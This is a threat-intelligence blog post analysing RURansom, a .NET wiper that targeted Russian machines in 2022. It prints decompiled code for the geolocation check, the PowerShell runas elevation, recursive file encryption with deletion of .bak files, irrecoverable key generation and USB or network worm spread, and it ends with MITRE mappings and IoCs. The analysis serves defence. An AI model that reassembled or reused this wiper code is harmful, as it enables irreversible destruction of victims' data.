New Wiper Malware Attacking Russia: Deep-dive into RURansom Malware

blog.cyble.com/2022/03/11/new-wiper-malware-attacking-russia-deep-dive-into-ruransom-malware/

March 11, 2022

During our regular OSINT research, Cyble Research Labs came across a twitter post by the MalwareHunter team, highlighting a ransomware named RURansom which was found attacking Russia. This malware is called RURansom as the file's Program Database (PDB) contains a sub string "RURansom", as shown below:

C:\Users\Admin1\source\repos\RURansom\RURansom\obj\Debug\RURansom.pdb

The ongoing cyber warfare between Russia and Ukraine has witnessed a series of different Wiper Malware attacks including WhisperGate, HermeticWiper, and IsaacWiper malware. Adding to this existing list of destructive malware, researchers have now found the RURansom wiper malware.

The RURansom malware operates by wiping the files present in the victim's computer and spreads like a worm within the network or through connected USB devices. Finally, the malware drops ransom notes in the Victim's machine as shown in Figure 1.



Figure 1 Ransom Note written in Russian

Technical Analysis

In this blog, we will conduct a deep-dive technical analysis of the *RURansom Malware* used in the attack. We have analysed the sample SHA256-**107da216ad99b7c0171745fe7f826e51b27b1812d435b55c3ddb801e23137d8**, which is a 32-bit PE file written in the .NET programming language.



Figure 2: File Info of RURansom Malware

Geolocation Identification

The RURansom malware traces the IP location of the victim machine and is executed only if it detects an IP belonging to Russia. For IP identification, the malware uses two APIs named https://api.ipify.org and https://ip-api.com that are hardcoded within its code.

```
private static bool IsRussia()
{
    bool result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://api.ipify.org");
        httpWebRequest.Method = "GET";
        httpWebRequest.ContentType = "text/html";
        httpWebRequest.Timeout = 1000000000;
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
        {
            string text = streamReader.ReadToEnd();
            HttpWebRequest httpWebRequest2 = (HttpWebRequest)WebRequest.Create("https://ip-api.com/#" + text);
            httpWebRequest2.Method = "GET";
            httpWebRequest2.ContentType = "text/html";
            httpWebRequest2.Timeout = httpWebRequest.Timeout;
            HttpWebResponse httpWebResponse2 = (HttpWebResponse)httpWebRequest.GetResponse();
            using (new StreamReader(httpWebResponse.GetResponseStream()))
            {
                string text2 = streamReader.ReadToEnd();
                bool flag = text.Contains("\"Russia\"");
                if (flag)
                {
                    result = true;
                }
                else
                {
                    result = false;
```

Figure 3: IP Geo Location Identification

Privilege Escalation

After identifying the geolocation of the machine, the malware further checks for the Administrator rights in the infected machine, as shown in Figure 4 and 5.

```
private static void Main()
{
    bool flag = !Program.IsRussia();
    if (flag)
    {
        bool flag2 = !Program.IsElevated;
```

Figure 4: Administrator Check Used in the Malware

```
private static bool IsElevated
{
    get
    {
        return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
    }
}
```

Figure 5: IsElevated Function

If the malware does not get Admin privileges, it tries to execute itself in the elevated mode using the following PowerShell command.

cmd.exe /c powershell stART-PRoceSS Assembly.GetExecutingAssembly().Location -veRB rUnAS

```
if (flag)
{
    bool flag2 = !Program.IsElevated;
    if (flag2)
    {
        Process process = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/c powershell stART-PRoceSS " + Assembly.GetExecutingAssembly().Location + " -veRB rUnAS";
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = false;
        process.Start();
        process.WaitForExit();
        Environment.Exit(0);
```

Figure 6: Code to get Elevated Privilege

Discovery of connected Drives

The RURansom wiper malware proceeds to scan the drives in the victim's system, including the removable and network drives connected to the victim's machine.

```
IntPtr consoleWindow = Program.GetConsoleWindow();
Program.ShowWindow(consoleWindow, 0);
try
{
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        bool flag3 = driveInfo.DriveType == DriveType.Removable || driveInfo.DriveType == DriveType.Network;
        if (flag3)
        {
            Program.spread(driveInfo.Name.ToString());
        }
        bool flag4 = driveInfo.Name.ToString() == "C:\\";
        if (flag4)
        {
            Program.encryptAllDirectoryAndSubDirectoryFiles("C:\\Users\\" + Environment.UserName);
        }
        else
        {
            Program.encryptAllDirectoryAndSubDirectoryFiles(driveInfo.Name.ToString());
        }
    }
}
catch (Exception)
```

Figure 7: Searching for Drives

Encryption and Deletion

After scanning the drives, the malware encrypts all the files from the identified directories and sub-directories in the victim's machine. To prevent the recovery of the encrypted data from the backup files, the malware also deletes the **.bak** files from the infected machines.

```
private static void encryptAllDirectoryAndSubDirectoryFiles(string d)
{
    try
    {
        bool flag = d != "C:\\Users\\" + Environment.UserName + "\\AppData";
        if (flag)
        {
            string[] files = Directory.GetFiles(d);
            for (int i = 0; i < files.Length; i++)
            {
                FileInfo fileInfo = new FileInfo(files[i]);
                bool flag2 = Path.GetExtension(files[i]).ToLower() == ".bak";
                if (flag2)
                {
                    File.Delete(files[i]);
                }
                fileInfo.Attributes = FileAttributes.Normal;
                Program.EncryptFile(files[i], d);
            }
            string[] directories = Directory.GetDirectories(d);
            for (int j = 0; j < directories.Length; j++)
            {
                Program.encryptAllDirectoryAndSubDirectoryFiles(directories[j] + "\\");
            }
        }
    }
    catch (Exception)
```

Figure 8: File Encryption & Deletion

Encryption Algorithm

Our research indicated that the malware uses the **AES-CBC encryption** algorithm to encrypt files in the victim's machine.

```
public static byte[] AES_Encrypt(byte[] data, byte[] passwordBytes)
{
    bool flag = Encoding.UTF8.GetString(data) == "";
    byte[] result;
    if (flag)
    {
        result = null;
    }
    else
    {
        byte[] salt = new byte[]
        {
            54,
            23,
            2,
            53,
            23,
            42,
            1,
            5
        };
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 512);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Mode = CipherMode.CBC;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
                {
                    cryptoStream.Write(data, 0, data.Length);
                    cryptoStream.Close();
                }
                result = memoryStream.ToArray();
```

Figure 9: AES Encryption

Ransom Note

Finally, the RURansom malware drops a ransom note file named **Полномасштабное_кибервторжение.txt** (Full-blown_cyber-invasion.txt). The note is written in Russian and dropped in all the directories where the files are encrypted. The ransom note and file name are shown in the figure below.

```
string[] contents2 = new string[]
{
    "24 февраля президент Владимир Путин объявил войну Украине.",
    "Чтобы противостоять этому, я, создатель RU_Ransom, создал эту вредоносную программу для нанесения ущерба России. Вы купили это себе, господин президент.",
    "Нет никакого способа расшифровать ваши файлы. Никакой оплаты, только ущерб. И да, это \"миротворчество\", как это делает Влади Папа, убивая невинных мирных
      жителей",
    "И да, это было переведено с бангла на русский с помощью Google Translate..."
};
File.WriteAllLines(dir + "\\Полномасштабное_кибервторжение.txt", contents2);
```

Figure 10: Ransom Note in Russian

The image below showcases the English translation of the ransom note dropped by RURansom malware.

On February 24, President Vladimir Putin declared war on Ukraine. To counter this, I, the creator of RU_Ransom, created this malware to harm Russia. You bought it for yourself, Mr. President. There is no way to decrypt your files. No payment, only damage. And yes, this is "peacekeeping", as Vladi Papa does, killing innocent civilians And yes, it was translated from Bangla to Russian using Google Translate...

Figure 11: Ransom Note Translation in English

Encryption Key

As per our research, we have observed that the files are encrypted using a randomly generated AES key. The key is calculated using the hard-coded strings such as FullScaleCyberInvasion, RU_Ransom, and 2022 along with Victim's Machine Name and UserName. Figure 12 shows the code that generates random AES key.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002558 File Offset: 0x00000758
private static string[] getEncryptedAesKey()
{
    AesCrypter aesCrypter = new AesCrypter();
    byte[] bytes = Encoding.UTF8.GetBytes(Program.BuildPassword("FullScaleCyberInvasion + " + Environment.MachineName));
    byte[] bytes2 = Encoding.UTF8.GetBytes(Program.BuildPassword("RU_Ransom" + Environment.UserName + "2022"));
    byte[] inArray = AesCrypter.AES_Encrypt(bytes, bytes2);
    return new string[]
    {
        Convert.ToBase64String(bytes),
        Convert.ToBase64String(bytes2),
        Convert.ToBase64String(inArray)
    };
}

// Token: 0x0600000B RID: 11 RVA: 0x000025E4 File Offset: 0x000007E4
private static string BuildPassword(string str)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    for (int i = 0; i < str.Length; i++)
    {
        stringBuilder.Append(str[random.Next(0, str.Length)]);
    }
    return stringBuilder.ToString();
}
```

Figure 12: AES Key Generation

Spreading Mechanism

The malware renames itself as Россия-Украина_Война-Обновление.doc.exe (Russia-Ukraine_War-Update.doc.exe) and spreads to all connected systems.

```
private static void spread(string dp)
{
    try
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, dp + "Россия-Украина_Война-Обновление.doc.exe");
    }
    catch
    {
```

Figure 13: Code for Spreading



Figure 14: Ransom Note and the Copy of Malware used for Spreading

Similarities with dnWiper

After a deep-dive analysis of the Tactics, techniques and procedures (TTPs) identified in the RURansom wiper malware, we have observed that it has several similarities with dnWiper. Researchers at TrendMicro also believe that the same Threat Actors are behind the two wiper malware, as stated in their report.

The major difference between the RURansom & dnWiper malware is that the latter targets only specific extensions such as .doc, .docx, .png, .gif, .jpeg, .jpg, .mp4, etc., while RuRansom encrypts all file extensions.

```
FileInfo fileInfo2 = new FileInfo(files2[k]);
bool flag4 = Path.GetExtension(files2[k]).ToLower().EndsWith(".doc") || files2[k].ToLower().EndsWith(".docx") || files2[k].ToLower().EndsWith(".png") || files2[k].ToLower().EndsWith
  (".gif") || files2[k].ToLower().EndsWith(".jpeg") || files2[k].ToLower().EndsWith(".jpg") || files2[k].ToLower().EndsWith(".mp4") || files2[k].ToLower().EndsWith(".txt") || files2
  [k].ToLower().EndsWith(".flv") || files2[k].ToLower().EndsWith(".mp3") || files2[k].ToLower().EndsWith(".ppt") || files2[k].ToLower().EndsWith(".pptx") || files2[k].ToLower
  ().EndsWith(".xls") || files2[k].ToLower().EndsWith(".xlsx");
if (flag4)
{
    File.WriteAllText(files2[k], Convert.ToBase64String(Encoding.UTF8.GetBytes(File.ReadAllText(files2[k]))));
```

Figure 15: dnWiper Sample Code

Conclusion

The files encrypted by the RURansom wiper malware are irreversible. Based on the ransom note and the technical specifications of the malware, we suspect that it has been devised to target Russia, but the identity of the Threat Actors behind this malware is still unknown.

Given the continued conflict and geopolitical tensions between Russia and Ukraine, we expect an increase in cyber warfare with both nations targeting each other.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Don’t keep important files at common locations such as the Desktop, My Documents, etc.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.

MITRE ATT&CK® Techniques

Tactic	Technique ID	
Execution	T1204	User Execution
Discovery	T1518	Security Software Discovery
	T1087	Account Discovery
	T1083	File and Directory Discovery
Impact	T1485	Data Destruction
	T1486	Data Encrypted for Impact
	T1565	Data Manipulation

Indicators Of Compromise (IoCs)

Indicators	**Indicator type**	**Description**
6cb4e946c2271d28a4dee167f274bb80	MD5	RURansom.exe
0bea48fcf825a50f6bf05976ecbb66ac1c3daa6b	SHA1	RURansom.exe
979f9d1e019d9172af73428a1b3cbdff8aec8fdbe0f67cba48971a36f5001da9	SHA256	
fe43de9ab92ac5f6f7016ba105c1cb4e	MD5	
27a16e1367fd3e943a56d564add967ad4da879d8	SHA1	

8f2ea18ed82085574888a03547a020b7009e05ae0ecbf4e9e0b8fe8502059aae	SHA256	
9c3316a9ff084ed4d0d072df5935f52d	MD5	RURansom.exe
c6ef59aa3f0cd1bb727e2464bb728ab79342ad32	SHA1	
696b6b9f43e53387f7cef14c5da9b6c02b6bf4095849885d36479f8996e7e473	SHA256	
191e51cd0ca14edb8f06c32dcba242f0	MD5	dnWIPE.exe
fbeb9eb14a68943551b0bf95f20de207d2c761f6	SHA1	
610ec163e7b34abd5587616db8dac7e34b1aef68d0260510854d6b3912fb0008	SHA256	
01ae141dd0fb97e69e6ea7d6bf22ab32	MD5	RURansom.exe
c35ab665f631c483e6ec315fda0c01ba4558c8f2	SHA1	
1f36898228197ee30c7b0ec0e48e804caa6edec33e3a91eeaf7aa2c5bbb9c6e0	SHA256	
8fe6f25fc7e8c0caab2fdca8b9a3be89	MD5	RURansom.exe
a30bf5d046b6255fa2c4b029abbcf734824a7f15	SHA1	
107da216ad99b7c0171745fe7f826e51b27b1812d435b55c3ddb801e23137d8f	SHA256	